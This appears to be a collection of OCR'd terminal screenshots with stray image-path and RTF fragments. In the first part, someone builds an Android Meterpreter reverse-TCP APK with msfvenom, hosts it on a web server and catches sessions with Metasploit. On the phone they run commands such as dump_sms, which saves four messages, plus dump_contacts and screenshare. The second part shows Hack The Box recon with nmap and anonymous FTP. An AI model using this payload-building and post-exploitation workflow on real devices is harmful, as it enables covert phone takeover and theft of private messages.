64 bytes from 10.10.14.79: icmp_seq=5 ttl=64 time=0.058 ms
64 bytes from 10.10.14.79: icmp_seq=6 ttl=64 time=0.051 ms
64 bytes from 10.10.14.79: icmp_seq=7 ttl=64 time=0.058 ms
64 bytes from 10.10.14.79: icmp_seq=8 ttl=64 time=0.058 ms
64 bytes from 10.10.14.79: icmp_seq=9 ttl=64 time=0.057 ms
64 bytes from 10.10.14.79: icmp_seq=10 ttl=64 time=0.059 ms
64 bytes from 10.10.14.79: icmp_seq=11 ttl=64 time=0.071 ms
64 bytes from 10.10.14.79: icmp_seq=12 ttl=64 time=0.048 ms
64 bytes from 10.10.14.79: icmp_seq=13 ttl=64 time=0.059 ms
64 bytes from 10.10.14.79: icmp_seq=14 ttl=64 time=0.033 ms
--- 10.10.14.79 ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 326ms
rtt min/avg/max/mdev = 0.033/0.054/0.071/0.008 ms
root@kali: #

```

Sun 19:15 root@kali: ~

```
File Edit View Search Terminal Tabs Help
root@kali: ~
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
LHOST 192.168.1.37 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 1 opened (192.168.1.37:4444 -> 192.168.1.35:52194) at 2019-10-06 19:06:16 +0530

meterpreter > sysinfo
Computer : localhost
OS       : Android 5.0.2 - Linux 3.4.0-9916093 (armv7l)
Meterpreter : dalvik/android
meterpreter > help
Core Commands
```

Sun 19:15 root@kali: ~

```
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: /var/www/html
root@kali: ~

meterpreter > help
Core Commands
=====
Command          Description
-----          -----
?               Help menu
background      Backgrounds the current session
bg              Alias for background
bgkill         Kills a background meterpreter script
bglist         Lists running background scripts
bgrun          Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close          Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit           Terminate the meterpreter session
get_timeouts   Get the current session timeout values
guid           Get the session GUID
help           Help menu
info            Displays information about a Post module
irb             Open an interactive Ruby shell on the current session
load            Load one or more meterpreter extensions
machine_id     Get the MSF ID of the machine attached to the session
pry             Open the Pry debugger on the current session
quit           Terminate the meterpreter session
read            Reads data from a channel
resource        Run the commands stored in a file
run             Executes a meterpreter script or Post module
secure          (Re)Negotiate TLV packet encryption on the session
sessions        Quickly switch to another session
set_timeouts   Set the current session timeout values
sleep           Force Meterpreter to go quiet, then re-establish session.
transport       Change the current transport mechanism
use             Deprecated alias for "load"
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:15 root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ root@kali: /var/www/html root@kali: ~

Stdapi: Radio Output Commands

```
=====
Command      Description
-----
play         play an audio file on target system, nothing written on disk
```

Android Commands

```
=====
Command      Description
-----
activity_start Start an Android activity from a Uri string
check_root    Check if device is rooted
dump_callog   Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms      Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query   Query a SQLite database from storage
wakelock      Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information
```

Application Controller Commands

```
=====
Command      Description
-----
app_install   Request to install apk file
app_list      List installed apps in the device
app_run       Start Main Activity for package name
app_uninstall  Request to uninstall application
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:15 root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ root@kali: /var/www/html root@kali: ~

```
getlwd      Print local working directory
getwd       Print working directory
lcd        Change local working directory
lls        List local files
lpwd      Print local working directory
ls         List files
mkdir     Make directory
mv        Move source to destination
pwd       Print working directory
rm        Delete the specified file
rmdir     Remove directory
search    Search for files
upload   Upload a file or directory
```

Stdapi: Networking Commands

```
=====
Command      Description
-----
ifconfig    Display interfaces
ipconfig    Display interfaces
portfwd    Forward a local port to a remote service
route      View and modify the routing table
```

Stdapi: System Commands

```
=====
Command      Description
-----
execute     Execute a command
getuid      Get user that the server is running as
localtime   Displays the target system's local date and time
pgrep      Filter processes by name
ps         List running processes
```

Sun 19:15
root@kali: ~

```
[*] 192.168.1.35 - Meterpreter session 8 closed. Reason: User exit
msf5 exploit(multi/handler) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35

[*] Meterpreter session 10 opened (192.168.1.37:4444 -> 192.168.1.35:45571) at 2019-10-06 19:08:47 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35

meterpreter >
meterpreter >
meterpreter > help

Core Commands
=====
Command           Description
-----
?                Help menu
background       Backgrounds the current session
bg               Alias for background
bgkill          Kills a background meterpreter script
bglist          Lists running background scripts
bgrun           Executes a meterpreter script as a background thread
channel         Displays information or control active channels
close            Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit             Terminate the meterpreter session
get_timeouts    Get the current session timeout values
guid             Get the session GUID
help             Help menu
info             Displays information about a Post module
```

Sun 19:15
root@kali: ~

```
meterpreter > check_root
[*] Device is not rooted
meterpreter > play
Please specify a path to an audio file
meterpreter > play
Please specify a path to an audio file
meterpreter >
[*] 192.168.1.35 - Meterpreter session 1 closed. Reason: Died
fg
[-] Unknown command: fg.
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 2 opened (192.168.1.37:4444 -> 192.168.1.35:60767) at 2019-10-06 19:08:06 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 3 opened (192.168.1.37:4444 -> 192.168.1.35:37174) at 2019-10-06 19:08:07 +0530
[*] 192.168.1.35 - Meterpreter session 3 closed. Reason: Died

[-] Invalid session identifier: 3
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 4 opened (192.168.1.37:4444 -> 192.168.1.35:42324) at 2019-10-06 19:08:13 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 5 opened (192.168.1.37:4444 -> 192.168.1.35:32844) at 2019-10-06 19:08:14 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 6 opened (192.168.1.37:4444 -> 192.168.1.35:42601) at 2019-10-06 19:08:15 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 7 opened (192.168.1.37:4444 -> 192.168.1.35:55593) at 2019-10-06 19:08:15 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 8 opened (192.168.1.37:4444 -> 192.168.1.35:43155) at 2019-10-06 19:08:15 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35

meterpreter > exit
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:16
root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: /var/www/html x root@kali: ~ x

```
meterpreter > dump_sms
[*] Fetching 4 sms messages
[*] SMS messages saved to: sms_dump_20191006190940.txt
meterpreter > [-] Failed to load extension: No module of the name android found
Interrupt: use the 'exit' command to quit
meterpreter > [-] Failed to load extension: No module of the name appapi found
exit
[*] Shutting down Meterpreter...
[*] 192.168.1.35 - Meterpreter session 10 closed. Reason: User exit
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.37:4444
[*] Sending stage (72435 bytes) to 192.168.1.35
[*] Meterpreter session 11 opened (192.168.1.37:4444 -> 192.168.1.35:40475) at 2019-10-06 19:10:32 +0530
[*] Sending stage (72435 bytes) to 192.168.1.35

meterpreter > cat
Usage: cat file
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cat hello.apk
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > ls
No entries exist in /data/data/com.metasploit.stage/files
meterpreter > cd/
[-] Unknown command: cd/.
meterpreter > cd
Usage: cd directory
meterpreter > cd..
[-] Unknown command: cd..
meterpreter > cd..
[-] Unknown command: cd..
meterpreter > cd
Usage: cd directory
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:15
root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: /var/www/html x root@kali: ~ x

```
meterpreter > dump_contacts
[-] Error while running command load: could not obtain a database connection within 5.000 seconds (waited 5.000 seconds)

Call stack:
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:189:in `block in wait_poll'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:180:in `loop'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:180:in `wait_poll'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:135:in `block in poll'
/usr/lib/ruby/2.5.0/monitor.rb:226:in `mon_synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:145:in `synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:133:in `poll'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:425:in `acquire_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:349:in `block in checkout'
/usr/lib/ruby/2.5.0/monitor.rb:226:in `mon_synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:348:in `checkout'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:263:in `block in connection'
/usr/lib/ruby/2.5.0/monitor.rb:226:in `mon_synchronize'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:262:in `connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_adapters/abstract/connection_p
ol.rb:571:in `retrieve_connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_handling.rb:113:in `retrieve_c
onnection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/connection_handling.rb:87:in `connection'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.5.0/gems/activerecord-4.2.11.1/lib/active_record/relation/delegation.rb:48:in `connection'
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:16 root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: /var/www/html x root@kali: ~ x

```
[+] Unknown command: if.  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.1.37:4444  
[*] Sending stage (72435 bytes) to 192.168.1.35  
[*] Meterpreter session 12 opened (192.168.1.37:4444 -> 192.168.1.35:60720) at 2019-10-06 19:12:17 +0530  
[*] Sending stage (72435 bytes) to 192.168.1.35  
  
meterpreter > ifconfig  
  
Interface 1  
=====  
Name : dummy0 - dummy0  
Hardware MAC : 02:53:ea:ba:c6:df  
  
Interface 2  
=====  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 3  
=====  
Name : sit0 - sit0  
Hardware MAC : 00:00:00:00:00:00  
  
Interface 4  
=====  
Name : p2p0 - p2p0
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:16 root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: /var/www/html x root@kali: ~ x

```
Hardware MAC : ee:77:68:6D:aD:T5  
  
Interface 6  
=====  
Name : wlan0 - wlan0  
Hardware MAC : 24:4b:81:c3:c2:25  
IPv4 Address : 192.168.1.35  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::264b:81ff:fe:c225  
IPv6 Netmask : ::  
  
Interface 7  
=====  
Name : rev_rmnet0 - rev_rmnet0  
Hardware MAC : a2:3e:ae:74:c6:34  
  
Interface 8  
=====  
Name : rev_rmnet1 - rev_rmnet1  
Hardware MAC : 8e:f7:c2:67:59:a4  
  
Interface 9  
=====  
Name : rev_rmnet2 - rev_rmnet2  
Hardware MAC : 36:5f:d0:33:84:4c  
  
Interface 10  
=====  
Name : rev_rmnet3 - rev_rmnet3  
Hardware MAC : 26:47:2c:b1:8a:9e
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:16

root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali:/var/www/html x root@kali: ~ x

```
Interface 11
=====
Name      : rev_rmnet7 - rev_rmnet7
Hardware MAC : c6:f2:1d:9a:26:df

Interface 15
=====
Name      : rev_rmnet8 - rev_rmnet8
Hardware MAC : 7a:46:74:6d:9f:4a

Interface 16
=====
Name      : rmnet0 - rmnet0
Hardware MAC : 00:00:00:00:00:00

Interface 17
=====
Name      : rmnet1 - rmnet1
Hardware MAC : 00:00:00:00:00:00

Interface 18
=====
Name      : rmnet2 - rmnet2
Hardware MAC : 00:00:00:00:00:00

Interface 19
=====
Name      : rmnet3 - rmnet3
Hardware MAC : 00:00:00:00:00:00

Interface 20
=====
```

Applications ▾ Places ▾ Terminal ▾ Sun 19:16

root@kali: ~

File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali:/var/www/html x root@kali: ~ x

```
Interface 19
=====
Name      : rmnet3 - rmnet3
Hardware MAC : 00:00:00:00:00:00

Interface 20
=====
Name      : rmnet4 - rmnet4
Hardware MAC : 00:00:00:00:00:00

Interface 21
=====
Name      : rmnet5 - rmnet5
Hardware MAC : 00:00:00:00:00:00


Interface 22
=====
Name      : rmnet6 - rmnet6
Hardware MAC : 00:00:00:00:00:00

Interface 23
=====
Name      : rmnet7 - rmnet7
Hardware MAC : 00:00:00:00:00:00

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/fPXXcwb.html
[*] Streaming...
```

Sun 19:16
root@kali: /var/www/html

```
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: /var/www/html x root@kali: ~ x
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.37 LPORT=4444 R > abc.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10085 bytes
root@kali:~# ls
abc.apk Documents Music Public SecList.zip Videos wget-log
Desktop Downloads Pictures rtlwifi_new Templates virus.apk
root@kali:~# mv abc.apk /var/www/html/
root@kali:~# cd /var/www/html
root@kali:/var/www/html# ls
abc.apk index.html index.nginx-debian.html
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# chmod 755 abc.apk
root@kali:/var/www/html# ls
abc.apk index.html index.nginx-debian.html
root@kali:/var/www/html#
```



```
Applications ▾ Places ▾ Terminal ▾ Wed16:29
root@htb: ~/htb/boxes/netmon

File Edit View Search Terminal Help
# Nmap 7.70 scan initiated Wed Jun 19 15:42:30 2019 as: nmap -sC -sV -oA nmap/netmon 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.10s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19 12:18AM          1024 .rnd
| 02-25-19 10:15PM          <DIR>    inetpub
| 07-16-16 09:18AM          <DIR>    PerfLogs
| 02-25-19 10:56PM          <DIR>    Program Files
| 02-03-19 12:28AM          <DIR>    Program Files (x86)
| 02-03-19 08:08AM          <DIR>    Users
| 02-25-19 11:49PM          <DIR>    Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_ Requested resource was /index.htm
| http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -6m19s, deviation: 0s, median: -6m20s
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
nmap/netmon.nmap
[6] 0:openvpn- 1:bash*                                     "htb" 16:28 19-Jun-19
```

```
Applications ▾ Places ▾ Terminal ▾ Wed16:29
root@htb: ~/htb/boxes/netmon

File Edit View Search Terminal Help
# Nmap 7.70 scan initiated Wed Jun 19 15:42:30 2019 as: nmap -sC -sV -oA nmap/netmon 10.10.10.152
Nmap scan report for 10.10.10.152
Host is up (0.10s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19 12:18AM          1024 .rnd
| 02-25-19 10:15PM          <DIR>    inetpub
| 07-16-16 09:18AM          <DIR>    PerfLogs
| 02-25-19 10:56PM          <DIR>    Program File§
| 02-03-19 12:28AM          <DIR>    Program Files (x86)
| 02-03-19 08:08AM          <DIR>    Users
| 02-25-19 11:49PM          <DIR>    Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
| http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_ Requested resource was /index.htm
| http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -6m19s, deviation: 0s, median: -6m20s
| smb-security-mode:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
nmap/netmon.nmap
[8] 0:openvpn- 1:less*                                     "htb" 16:29 19-Jun-19
```

Applications ▾ Places ▾ Terminal ▾ Wed 16:33


```
root@htb:~/htb/boxes/netmon# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

[0] 0:openvpn- 1:ftp* "htb" 16:33 19-Jun-19

Applications ▾ Places ▾ Terminal ▾ Wed 16:33

```
root@htb:~/htb/boxes/netmon# ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM          1024 .rnd
02-25-19 10:15PM      <DIR>    inetpub
07-16-16 09:18AM      <DIR>    PerfLogs
02-25-19 10:56PM      <DIR>    Program Files
02-03-19 12:28AM      <DIR>    Program Files (x86)
02-03-19 08:08AM      <DIR>    Users
02-25-19 11:49PM      <DIR>    Windows
226 Transfer complete.
ftp> dir -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 10:46PM      <DIR>    SRECYCLE.BIN
02-03-19 12:18AM          1024 .rnd
11-20-16 09:59PM      389408 bootmgr
07-16-16 09:10AM          1 BOOTNXT
02-03-19 08:05AM      <DIR>    Documents and Settings
02-25-19 10:15PM      <DIR>    inetpub
06-19-19 03:33PM      738197504 pagefile.sys
07-16-16 09:18AM      <DIR>    PerfLogs
02-25-19 10:56PM      <DIR>    Program Files
02-03-19 12:28AM      <DIR>    Program Files (x86)
02-25-19 10:56PM      <DIR>    ProgramData
02-03-19 08:05AM      <DIR>    Recovery
02-03-19 08:04AM      <DIR>    System Volume Information
02-03-19 08:08AM      <DIR>    Users
02-25-19 11:49PM      <DIR>    Windows
226 Transfer complete.
ftp>
```

[0] 0:openvpn- 1:ftp* "htb" 16:33 19-Jun-19



The screenshot shows a terminal window on a Kali Linux desktop. The user is connected via an FTP session to a host at port 21. The session details the transfer of a file named 'php.ini' from the remote 'windows' directory to the local machine. The transfer is completed successfully.

```
File Edit View Search Terminal Help
root@htb: ~/htb/boxes/netmon
226 Transfer complete.
ftp> cd windows
250 CWD command successful.
ftp> get php.ini
local: php.ini remote: php.ini
200 PORT command successful.
550 The system cannot find the file specified.
ftp> cd repair
550 The system cannot find the file specified.
ftp> get System32/drivers/etc/hosts
local: System32/drivers/etc/hosts remote: System32/drivers/etc/hosts
local: System32/drivers/etc/hosts: No such file or directory
ftp> cd system32
250 CWD command successful.
ftp> cd drivers
250 CWD command successful.
ftp> cd etc
250 CWD command successful.
ftp> get hosts
local: hosts remote: hosts
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
824 bytes received in 0.11 secs (7.6631 kB/s)
ftp> cd ../../..
250 CWD command successful.
ftp> 
```

Applications ▾ Places ▾ Terminal ▾ Wed 16:38

```
root@htb: ~/htb/boxes/netmon
File Edit View Search Terminal Help
{\rtf1\ansi\ansicpg1252\deff0\deflang1033\deflangfe1033{\fonttbl{\f0\fnil\fcharset0 Segoe UI;}}
{\colortbl ;\red0\green0\blue255;}
{\stylesheet{ Normal;}{\s1 heading 1;}{\s2 heading 2;}{\s3 heading 3;}}
{\*\generator Msftedit 5.41.21.2510;}\viewkind4\uc1\pard\sa200\tx540\tx1080\tx1620\tx2160\tx2700\b\f0\fs22 IMPORTANT NOTICE\b0 (followed
by LICENSE TERMS)\par
\b Diagnostic and Usage Information.\b0 Microsoft automatically collects this information over the internet, and uses it to help improve
your installation, upgrade, and user experience, and the quality and security of Microsoft products and services. Consistent with these
purposes, the information may be associated with your organization. Windows Server 2016 has four (4) information collection settings (Sec
urity, Basic, Enhanced, and Full), and uses the \l dblquote\b Enhanced\b0\l dblquote setting by default. This level includes information r
equired to: (i) run our antimalware and diagnostic and usage information technologies; (ii) understand device quality, and application us
age and compatibility; and (iii) identify quality issues in the use and performance of the operating system and applications.\par
\b Choice and Control:\b0 Administrators can change the level of information collection through \b Settings\b0 . For more information on
diagnostic and usage information, see (aka.ms/winserververdata) and the Windows Server Privacy Statement (aka.ms/winserverprivacy).\par
\pard\nowidctlpar\sa200\qc\tx540\tx1080\tx1620\tx2160\tx2700\b *****\par
